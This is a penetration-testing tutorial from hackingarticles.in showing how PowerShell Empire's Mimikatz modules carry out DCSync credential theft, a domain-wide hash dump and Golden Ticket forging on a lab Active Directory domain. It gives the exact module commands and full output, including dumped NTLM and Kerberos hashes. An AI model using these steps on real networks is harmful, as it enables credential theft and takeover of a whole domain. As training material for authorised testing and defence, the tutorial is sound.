PowerShell Empire for Pentester: Mimikatz

hackingarticles.in/powershell-empire-for-pentester-mimikatz-module

Raj

April 6, 2021

This article will showcase various attacks and tasks that can be performed on a compromised Windows Machine which is a part of a Domain Controller through PowerShell Empire inbuilt Mimikatz Module.

Table of Content

Introduction


PowerShell Empire is one of those tools that keep on giving to the Penetration Community for as long as it was first introduced. Any other tool that we could remember that has more utility than anything is the Mimikatz. It has been years since the release of both of these tools but their ability to consistently attack the Windows Machine is unmatched. We know that neither PowerShell Empire nor Mimikatz is being used in the wild currently because of their signature that has been added to almost all of the Anti-Virus Software and across Virus Total. This has although made them less useful as compared to Cobalt Strike and other alternatives but when it comes to understanding the basics of Windows Authentication Systems such as SAM and LSASS and attack them and extract credentials there is no tool that can work as efficiently as Mimikatz.

We covered various forms of **Credential Dumping with Mimikatz** in our **Series** but we didn’t present a consolidated guide to use Mimikatz with PowerShell Empire. Hence, we created this resource.

DC Sync Attack


The Mimikatz DCSYNC-function allows an attacker to replicate Domain Controller (DC) behaviour. Typically impersonates as a domain controller and request other DC's for user credential data via GetNCChanges. But compromised account should be a member of administrators, Domain Admin or Enterprise Admin to retrieve account password hashes from the others domain controller. As a result, the intruder will build Kerberos forged tickets using a retrieved hash to obtain any of the Active Directory's resources. We have compromised the machine and its user who is a member of the privilege account (Administrators, Domain Admin or Enterprise Admin).

```
usemodule credentials/mimikatz/dcsync
set user krbtgt
execute
```



```
(Empire: AKW4138D) > usemodule credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) > set user krbtgt
(Empire: powershell/credentials/mimikatz/dcsync) > execute
[*] Tasked AKW4138D to run TASK_CMD_JOB
[*] Agent AKW4138D tasked with task ID 1
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) >
Job started: UELD56

Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::dcsync /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'DC1.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 6/29/2020 9:54:43 AM
Object Security ID   : S-1-5-21-501555289-2168925624-2051597760-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: e0e84790aad330a6b280a04da0cc1e1e
    ntlm- 0: e0e84790aad330a6b280a04da0cc1e1e
    lm  - 0: e19cc4c2c458367df4cce0de24657842

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 24062d26c7d9b3329d0517f4a3024a55

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 098de577866623a1138e11f52c86c23bf2c09085d3e436d090fb
      aes128_hmac       (4096) : 6909f1806ca10c60b55fbe76de3a958f
      des_cbc_md5       (4096) : 94dc9d7304ab5449

* Primary:Kerberos *
    Default Salt : IGNITE.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 94dc9d7304ab5449
```

Loading the dcsync module will invoke the mimikatz PowerShell script to execute the dcsync attack to obtain the credential by asking from an other domain controller in the domain. Here, we are requesting KRBTGT account Hashes and as result, it will retrieve the KRBTGT NTLM HASH.




```
* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 098de577866623a1138e11f52c86c23bf2c0
      aes128_hmac       (4096) : 6909f1806ca10c60b55fbe76de3a958f
      des_cbc_md5       (4096) : 94dc9d7304ab5449

* Primary:Kerberos *
    Default Salt : IGNITE.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 94dc9d7304ab5449

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  7d9948d05e3d63ebd919d6697fd22b90
    02  2771eaa55a5be2ae128a3a1763cd3f97
    03  78fdc9b20676ea8111440ae7d019e943
    04  7d9948d05e3d63ebd919d6697fd22b90
    05  2771eaa55a5be2ae128a3a1763cd3f97
    06  17d3b3153d053a75b7572da90388f45f
    07  7d9948d05e3d63ebd919d6697fd22b90
    08  efede318d5e26a40951c567e6dc6fc54
    09  efede318d5e26a40951c567e6dc6fc54
    10  3ac4f5eb75dde6e200c99cf1407b106b
    11  0628140cb0fdf12ea742d18685f3ef88
    12  efede318d5e26a40951c567e6dc6fc54
    13  ecc0403cd6d9e63ed73a84631205640b
    14  0628140cb0fdf12ea742d18685f3ef88
    15  406de551826a65d5ad5345775b51a309
    16  406de551826a65d5ad5345775b51a309
    17  14dd8ebd179ed8d12aaf70332696eb9b
    18  0353d8973ae49a6bca1b123c7e666ec9
    19  cf1c5380595c40e704a8e58b68153fe7
    20  3b3a24034465eef766a6353004e34008
    21  5ae3c7404615b7537e3fb71a564da0a0
    22  5ae3c7404615b7537e3fb71a564da0a0
    23  3b21abf3ada15b49aacb4ef947aa617e
    24  d1627b29fea340746159b576ab27301f
    25  d1627b29fea340746159b576ab27301f
    26  4bb37ef60e96a90a5c8ae1f6a4d127c3
    27  df2cc1a32fb0cebcd40a011c94a7123f
    28  ca9feae37520bf65bbaa1609887cc63a
    29  9629df328b8bfc48d021013e3c56b92f
```

Learn More: Credential Dumping: DCSync Attack

DC Sync Hash Dump

Similar to the DC Sync attack we just performed on a particular user so the NTLM hash returned is also of that particular user. But in case the attacker wants to extract the hash of the entirety of all the users created on the Domain Controller. This is when the hashdump module comes into action. It will perform the DC Sync attack for each and every user and then provide the hashes for all of them in a consolidated view as shown in the image below.

```
usemodule credentials/mimikatz/dcsync_hashdump
execute
```



```
(Empire: AKW4138D) > usemodule credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
[*] Tasked AKW4138D to run TASK_CMD_JOB
[*] Agent AKW4138D tasked with task ID 2
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) >
Job started: YXTFU2

Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:NONE:::
DefaultAccount:503:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e0e84790aad330a6b280a04da0cc1e1e:::
yashika:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
geet:1104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
raj:1602:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
pavan:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SVC_SQLService:2104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
```

Golden Ticket

Golden Ticket attack is a famous technique of impersonating users on an AD domain by abusing Kerberos authentication.


Default local accounts are built-in accounts that are created automatically when a Windows Server domain controller is installed, and the domain is created. These default local accounts have counterparts in Active Directory. The default local accounts in the Users container include: Administrator, Guest, and KRBTGT. In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain. A legitimate user begins the communication for a service request to the Application Server. The KBRTGT account acts as a service account for the Key Distribution Center (KDC) and separated into three parts: Database (db), Authentication Server (AS) and Ticket Granting Server (TGS). The Authentication Server (AS) verifies client authentication. If the logged user is authenticated successfully the AS issues a ticket called TGT which confirms to other servers that the user has been authenticated. Then the User request TGS from the KDC that will be used to access the service of the application server.

Forging Kerberos tickets depends on the password hash available to the attacker. Golden Tickets requires the KRBTGT password hash. Golden Tickets are forged Ticket-Granting Tickets (TGTs), also called authentication tickets, Attacker escapes authentication and initializes communication with KCD. Since a Golden Ticket is a forged TGT, it is sent to the Domain Controller as part of the TGS-REQ to get a service ticket. The TGT is used mainly to inform KDC's domain controller that another domain controller has authenticated the users. The reality is that the TGT has the hash KRBTGT password encrypted and any KDC service inside the domain may decrypt to proves it is valid.

If an intruder has access to an Active Directory forest/domain administrator/local administrator account, he/she can exploit Kerberos tickets for identity theft. A golden ticket attack is something that he/ he creates a ticket created by Kerberos that is valid for 10 years. However, if any other user has changed its password, the attacker may use the KRBTGT account to stay on the network. The attacker may also create accessible user/computer/service tickets from Kerberos for a non-existent Active Directory account. As we know, there is some basic requirement to create a forge TGT i.e., extract the “domain Name, SID, krbtgt Hash”, Once an attacker has admin access to a Domain Controller, the KRBTGT account password hashes can be extracted using Mimikatz.

Once we have compromised the victim machine who is a member of AD, then we can use the following module directly without an admin privilege session.

```
usemodule credentials/mimikatz/golden_ticket
set domain <Domain_name>
set sid <SID>
set group 500
set user pavan
set krbtgt_hash <ntlm_hash>
set id 500
execute
kerberos::golden /user:pavan /domain:ignite.local /sid: SID
back
shell dir \\DC1.ignite.local\c$
```



```
(Empire: AKW4138D) > usemodule credentials/mimikatz/golden_ticket
(Empire: powershell/credentials/mimikatz/golden_ticket) > set domain ignite.local
(Empire: powershell/credentials/mimikatz/golden_ticket) > set sid S-1-5-21-501555289-2168925624-2051597760
(Empire: powershell/credentials/mimikatz/golden_ticket) > set groups 500
(Empire: powershell/credentials/mimikatz/golden_ticket) > set user pavan
(Empire: powershell/credentials/mimikatz/golden_ticket) > set krbtgt e0e84790aad330a6b280a04da0cc1e1e
(Empire: powershell/credentials/mimikatz/golden_ticket) > set id 500
(Empire: powershell/credentials/mimikatz/golden_ticket) > execute
[*] Tasked AKW4138D to run TASK_CMD_JOB
[*] Agent AKW4138D tasked with task ID 4
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/golden_ticket
(Empire: powershell/credentials/mimikatz/golden_ticket) >
Job started: HGZCYX

Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-501555289-2168925624-
User      : pavan
Domain    : ignite.local (IGNITE)
SID       : S-1-5-21-501555289-2168925624-2051597760
User Id   : 500
Groups Id : *500
ServiceKey: e0e84790aad330a6b280a04da0cc1e1e - rc4_hmac_nt
Lifetime  : 4/3/2021 11:37:02 AM ; 4/1/2031 11:37:02 AM ; 4/1/2031 11:37:02 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'pavan @ ignite.local' successfully submitted for current session


(Empire: powershell/credentials/mimikatz/golden_ticket) > back
(Empire: AKW4138D) > shell dir \\DC1.ignite.local\c$
[*] Tasked AKW4138D to run TASK_SHELL
[*] Agent AKW4138D tasked with task ID 5
(Empire: AKW4138D) >
Directory: \\DC1.ignite.local\c$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         7/6/2020  10:38 AM                inetpub
d-----        7/16/2016   6:23 AM                PerfLogs
d-r---        3/26/2021  10:13 AM                Program Files
d-----         7/6/2020  10:38 AM                Program Files (x86)
d-r---         7/6/2020  10:38 AM                Users
```

